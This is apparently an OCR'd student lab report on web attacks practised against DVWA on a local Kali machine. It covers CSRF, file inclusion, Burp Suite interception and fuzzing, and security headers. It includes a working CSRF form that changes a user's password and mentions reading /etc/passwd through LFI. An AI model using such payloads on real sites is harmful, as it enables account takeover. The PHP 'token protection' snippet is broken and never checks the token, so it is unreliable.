
Cross-Site Request Forgery (CSRF), also known as session riding, is a type of cyberattack where an attacker tricks an authenticated user of a web application into submitting a malicious request without their knowledge or consent.

## Create a CSRF attack to change a user's password in DVWA

1. **User Authentication:** A legitimate user logs into a web application (like DVWA) and establishes an authenticated session.
2. **Attacker's Malicious Request:** An attacker crafts a malicious web page or email containing a hidden request (e.g., a form submission to change the user's password) that targets the vulnerable web application.
3. **User Interaction:** The attacker tricks the authenticated user into visiting this malicious page or clicking a link within the email.
4. **Unintended Request:** When the user visits the malicious page, their browser automatically sends the crafted request to the vulnerable web application, leveraging the user's active session and authentication credentials.
5. **Password Change:** If the application is vulnerable to CSRF, it processes this request as if it were initiated by the legitimate user, leading to an unauthorized password change.




Damn Vulnerable Web Application (DVWA)Test Credentials - Chromium
127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php
Test Credentials
Vulnerabilities/CSRF
Valid password for 'admin'
Username
Password
Login



Kali Linux
Vulnerability: Cross Site R
127.0.0.1/dvwa/vulnerabilities/csrf/?password_current=password&password_new=admin&passw
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
Test Credentials
Current password:
New password:
Confirm new password:
Change
Password Changed.
Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.
Announcements:
Chromium
Edge
Firefox
As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

```html
<html>
  <body>
    <form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="POST">
      <input type="hidden" name="password_new" value="hacked">
      <input type="hidden" name="password_conf" value="hacked">
      <input type="hidden" name="Change" value="Change">
      <input type="submit" value="Submit form">
    </form>
  </body>
</html>
~
~
~
~
```

## Demonstrate token-based protection

Token-based protection is a common mitigation technique against CSRF attacks. It involves generating a unique, unpredictable token for each user session and embedding it in forms or requests that perform sensitive actions.

1. **Token Generation:** When a user requests a page with a form (e.g., password change form), the server generates a unique, secret CSRF token and embeds it within the form as a hidden field.
2. **Token Submission:** When the user submits the form, the token is sent along with the other form data.
3. **Token Verification:** The server then verifies if the submitted token matches the token associated with the user's session. If they match, the request is deemed legitimate and processed; otherwise, it is rejected as a potential CSRF attack. This ensures that only requests originating from the legitimate application, containing the correct token, are accepted.



*/var/www/html/DVWA/vulnerabilities/csrf/source/low.php [Read Only] - Mousepad

File Edit Search View Document Help

```php
<?php
session_start();
if (empty($_SESSION['csrf'])) {
    $_SESSION['csrf'] = bin2hex(random_bytes(32));
if( isset( $_GET[ 'Change' ] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
                $pass_new = md5( $pass_new );

                // Update the database
                $current_user = dvwaCurrentUser();
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "':";
```

# File Inclusion Attacks


## Introduction

File Inclusion Attacks are a type of web vulnerability that allows an attacker to include a file on a server through a web application. The impact of these attacks can range from information disclosure to remote code execution. The two main types are:

## Local File Inclusion (LFI):

**Explanation:** LFI allows an attacker to include local files on the server, typically by manipulating parameters that control file paths. This vulnerability often arises when a web application uses user-supplied input to construct file paths without proper validation.


**Impact:** The primary goal of LFI is often to read sensitive files on the server, such as configuration files, password files (e.g., /etc/passwd), or source code, which can lead to information disclosure or further exploitation.




## Remote File Inclusion (RFI):

**Explanation:** RFI allows an attacker to include remote files (hosted on an external server controlled by the attacker) into the vulnerable web application. This occurs when the application dynamically includes files based on user input, and the input is not sufficiently sanitized, allowing external URLs to be injected.

**Impact:** The most severe consequence of RFI is the ability to execute malicious code on the target server. By including a remote script containing malicious code, an attacker can achieve remote code execution, leading to full compromise of the server.



# Burp Suite Advanced

## Introduction

Burp Suite is a popular integrated platform for performing security testing of web applications. The "Advanced" features mentioned refer to more sophisticated techniques used in penetration testing:


## Intercept and modify login requests:

**Explanation:** This involves using Burp Suite's proxy functionality to capture HTTP/S requests sent between a web browser and a server, specifically focusing on login requests. Once intercepted, an ethical hacker can modify parameters within these requests (e.g., username, password, or other authentication tokens) before forwarding them to the server.

**Purpose:** This technique is used to test for vulnerabilities such as broken authentication, SQL injection, cross-site scripting (XSS), or privilege escalation by manipulating the data sent during the login process.

```
Request
Pretty   Raw   Hex
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Linux"
8  Accept-Language: en-US,en;q=0.9
9  Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/dvwa/login.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security=impossible; PHPSESSID=2a8c1b35dd971d80494cfff1fb0895c7
21 Connection: keep-alive
22
23 username=admin&password=password&Login=Login&user_token=ed1a558a4bc9177264b52fb2209a8b1d
```


```
Request
Pretty   Raw   Hex
1  GET /dvwa/login.php HTTP/1.1
2  Host: 127.0.0.1
3  Cache-Control: max-age=0
4  Accept-Language: en-US,en;q=0.9
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
7  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8  Sec-Fetch-Site: same-origin
9  Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
13 sec-ch-ua-mobile: ?0
14 sec-ch-ua-platform: "Linux"
15 Referer: http://127.0.0.1/dvwa/login.php
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=impossible; PHPSESSID=477cf305e23c98d00471f1d93c025882
18 Connection: keep-alive
19
20
```



Login :: Damn Vulnerable
127.0.0.1/dvwa/login.php
DVWA
Username
admin
Password
Login
You have logged out

## Perform fuzzing with Intruder tool:

**Explanation:** Burp Suite's Intruder tool is designed for automating customized attacks against web applications. Fuzzing, in this context, means systematically injecting a large number of malformed, unexpected, or random data inputs into various parameters of a web request to identify how the application handles these inputs.

**Purpose:** The goal of fuzzing is to uncover vulnerabilities like buffer overflows, denial-of-service conditions, input validation flaws, or unexpected error handling that could be exploited by an attacker. Intruder allows defining specific "payload positions" in a request and using various "payload types" (e.g., simple list, numbers, dates, brute-forcer) to generate these inputs efficiently.



# Web Security Headers

## Introduction


Web Security Headers are a crucial component of web application security, designed to protect websites and their users from various types of attacks. They are specific HTTP response headers sent by a web server (like Apache) to the client's browser, instructing the browser on how to behave when interacting with the website.

## Analyze with securityheaders.com

This step involves using a tool like securityheaders.com to evaluate the current state of a website's security headers. The tool scans the site and provides a report detailing which security headers are present, which are missing, and offers recommendations for improvement.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart apache2
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ngrok http 80
```

```
Session  Actions  Edit  View  Help
ngrok

Block threats before they reach your services with new WAF actions → https://ngrok.com/r/waf

Session Status                online
Account                       Vivek (Plan: Free)
Version                       3.30.0
Region                        India (in)
Latency                       143ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://exteroceptive-fattily-marinda.ngrok-free.dev → http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Your Authtoken - ngrok
Welcome :: Damn Vulner
Scan results for https://ex
https://securityheaders.com/?q=https%3A%2F%2Fexteroceptive-fattily-marinda.ngrok-free.dev&followRedirects=on
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Home
About
API
Security Headers
by snyk
Scan your site now
https://exteroceptive-fattily-marinda.ngr
Scan
Hide results
Follow redirects


Security Report Summary
C
Site:
https://exteroceptive-fattily-marinda.ngrok-free.dev/
IP Address:
18.192.31.165
Report Time:
28 Sep 2025 10:53:13 UTC
Headers:
Content-Security-Policy
Referrer-Policy
X-Content-Type-Options
Strict-Transport-Security
X-Frame-Options
Permissions-Policy
Warning:
Grade capped at A, please see warnings below.
Advanced:
Not bad... Maybe you should perform a deeper security analysis of your website and APIs:
Try Now



Missing Headers
Strict-Transport-Security
HTTP Strict Transport Security is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent

## Add proper HTTP headers in Apache config

This refers to the process of configuring the web server (in this case, Apache) to send the recommended security headers with every HTTP response. This is typically done by modifying configuration files (e.g., httpd.conf or .htaccess) to include directives that set the appropriate headers, such as Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, and Referrer-Policy.

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/apache2/sites-available/000-default.conf
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo a2enmod headers
sudo systemctl restart apache2
Module headers already enabled
```

```
ngrok

Block threats before they reach your services with new WAF actions → https://ngrok.com/r/waf

Session Status                online
Account                       Vivek (Plan: Free)
Version                       3.30.0
Region                        India (in)
Latency                       65ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://exteroceptive-fattily-marinda.ngrok-free.dev → http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```



**Purpose:** By implementing proper security headers, websites can mitigate common vulnerabilities like Cross-Site Scripting (XSS), Clickjacking, MIME-type sniffing, and ensure secure communication and resource loading, enhancing the overall security posture of the web application.